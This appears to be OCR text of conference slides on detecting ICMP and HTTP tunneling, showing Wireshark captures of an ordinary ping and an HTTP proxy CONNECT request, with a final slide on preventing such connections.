0090  77 c9 4c d0 e7 30 d8 54  77 c9 4c d0 e7 30 d8 54   w.L..0.T w.L..0.T
```


Text item (text), 258 bytes

Packets: 438 · Displayed: 438 (100.0%) · Load time: 0:0.2

Profile: Default

JET
CONFERENCE

ICMP tunneling



```
No.   Time          Source         Destination    Protoco Length Info
  460 21.920351491  10.103.8.180   193.124.4.220  ICMP     104 Destination unreachable (Port unreachable)
  462 21.920818457  10.103.8.180   193.124.4.220  ICMP     104 Destination unreachable (Port unreachable)
  629 34.309017970  10.103.8.180   8.8.8.8        ICMP     544 Echo (ping) request  id=0x0001, seq=69/17664, ttl=127 (no response found!)
```

```
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.103.8.180, Dst: 8.8.8.8
▼ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x2df3 [correct]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 69 (0x0045)
    Sequence number (LE): 17664 (0x4500)
  ▶ [No response seen]
  ▼ Data (500 bytes)
      Data: 6162636465666768696a6b6c6d6e6f7071727374757677761...
      [Length: 500]
```


```
0020  08 08 08 08 08 00 2d f3  00 01 00 45 61 62 63 64   ......-. ...Eabcd
0030  65 66 67 68 69 6a 6b 6c  6d 6e 6f 70 71 72 73 74   efghijkl mnopqrst
0040  75 76 77 61 62 63 64 65  66 67 68 69 6a 6b 6c 6d   uvwabcde fghijklm
0050  6e 6f 70 71 72 73 74 75  76 77 61 62 63 64 65 66   nopqrstu vwabcdef
0060  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0070  77 61 62 63 64 65 66 67  68 69 6a 6b 6c 6d 6e 6f   wabcdefg hijklmno
0080  70 71 72 73 74 75 76 77  61 62 63 64 65 66 67 68   pqrstuvw abcdefgh
0090  69 6a 6b 6c 6d 6e 6f 70  71 72 73 74 75 76 77 61   ijklmnop qrstuvwa
00a0  62 63 64 65 66 67 68 69  6a 6b 6c 6d 6e 6f 70 71   bcdefghi jklmnopq
00b0  72 73 74 75 76 77 61 62  63 64 65 66 67 68 69 6a   rstuvwab cdefghij
00c0  6b 6c 6d 6e 6f 70 71 72  73 74 75 76 77 61 62 63   klmnopqr stuvwabc
00d0  64 65 66 67 68 69 6a 6b  6c 6d 6e 6f 70 71 72 73   defghijk lmnopqrs
00e0  74 75 76 77 61 62 63 64  65 66 67 68 69 6a 6b 6c   tuvwabcd efghijkl
```

Length (data.len)   Packets: 1604 · Displayed: 14 (0.9%)   Profile: Default

JET

CONFERENCE

HTTP tunneling



```
No.   Time          Source          Destination     Protoco Length Info
  385 21.612879322 10.30.1.131     10.103.8.180    HTTP        531 HTTP/1.1 404 Not Found  (text/html)
  701 38.603773913 10.103.8.180    193.203.100.…   HTTP        299 CONNECT stats-public.grammarly.io:443 HTTP/1.1
  706 38.739392512 193.203.100.139 10.103.8.180    HTTP        107 HTTP/1.1 200 Connection established
```

```
▶ Transmission Control Protocol, Src Port: 46592 (46592), Dst Port: 8080 (8080), Seq: 1, Ack: 1, Len: 231
▼ Hypertext Transfer Protocol
  ▶ CONNECT stats-public.grammarly.io:443 HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0\r\n
    Proxy-Connection: keep-alive\r\n
    Connection: keep-alive\r\n
```

```
0000  00 04 00 01 00 06 c4 54  44 48 0d 64 91 20 08 00   .......T DH.d. ..
0010  45 00 01 1b 31 c3 40 00  40 06 ce a8 0a 67 08 b4   E...1.@. @....g..
0020  c1 cb 64 8b b6 00 1f 90  15 8d f2 09 7b c4 90 98   ..d..... ....{...
0030  80 18 00 e5 ef ee 00 00  01 01 08 0a 00 01 c3 ca   ........ ........
0040  49 d5 81 05 43 4f 4e 4e  45 43 54 20 73 74 61 74   I...CONN ECT stat
0050  73 2d 70 75 62 6c 69 63  2e 67 72 61 6d 6d 61 72   s-public .grammar
0060  6c 79 2e 69 6f 3a 34 34  33 20 48 54 54 50 2f 31   ly.io:44 3 HTTP/1
0070  2e 31 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   .1..User -Agent: 
0080  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 58 31 31   Mozilla/ 5.0 (X11
0090  3b 20 55 62 75 6e 74 75  3b 20 4c 69 6e 75 78 20   ; Ubuntu ; Linux 
00a0  78 38 36 5f 36 34 3b 20  72 76 3a 35 30 2e 30 29   x86_64;  rv:50.0)
00b0  20 47 65 63 6b 6f 2f 32  30 31 30 30 31 30 31 20    Gecko/2 0100101 
00c0  46 69 72 65 66 6f 78 2f  35 30 2e 30 0d 0a 50 72   Firefox/ 50.0..Pr
00d0  6f 78 79 2d 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   oxy-Conn ection: 
00e0  6b 65 65 70 2d 61 6c 69  76 65 0d 0a 43 6f 6e 6e   keep-ali ve..Conn
00f0  65 63 74 69 6f 6e 3a 20  6b 65 65 70 2d 61 6c 69   ection:  keep-ali
0100  76 65 0d 0a 48 6f 73 74  3a 20 73 74 61 74 73 2d   ve..Host : stats-
0110  70 75 62 6c 69 63 2e 67  72 61 6d 6d 61 72 6c 79   public.g rammarly
0120  2e 69 6f 3a 34 34 33 0d  0a 0d 0a                  .io:443. ...
```


Text item (text), 48 bytes

Packets: 10290 · Displayed: 1031 (10.0%)

Profile: Default


JET CONFERENCE

Не дать подключиться

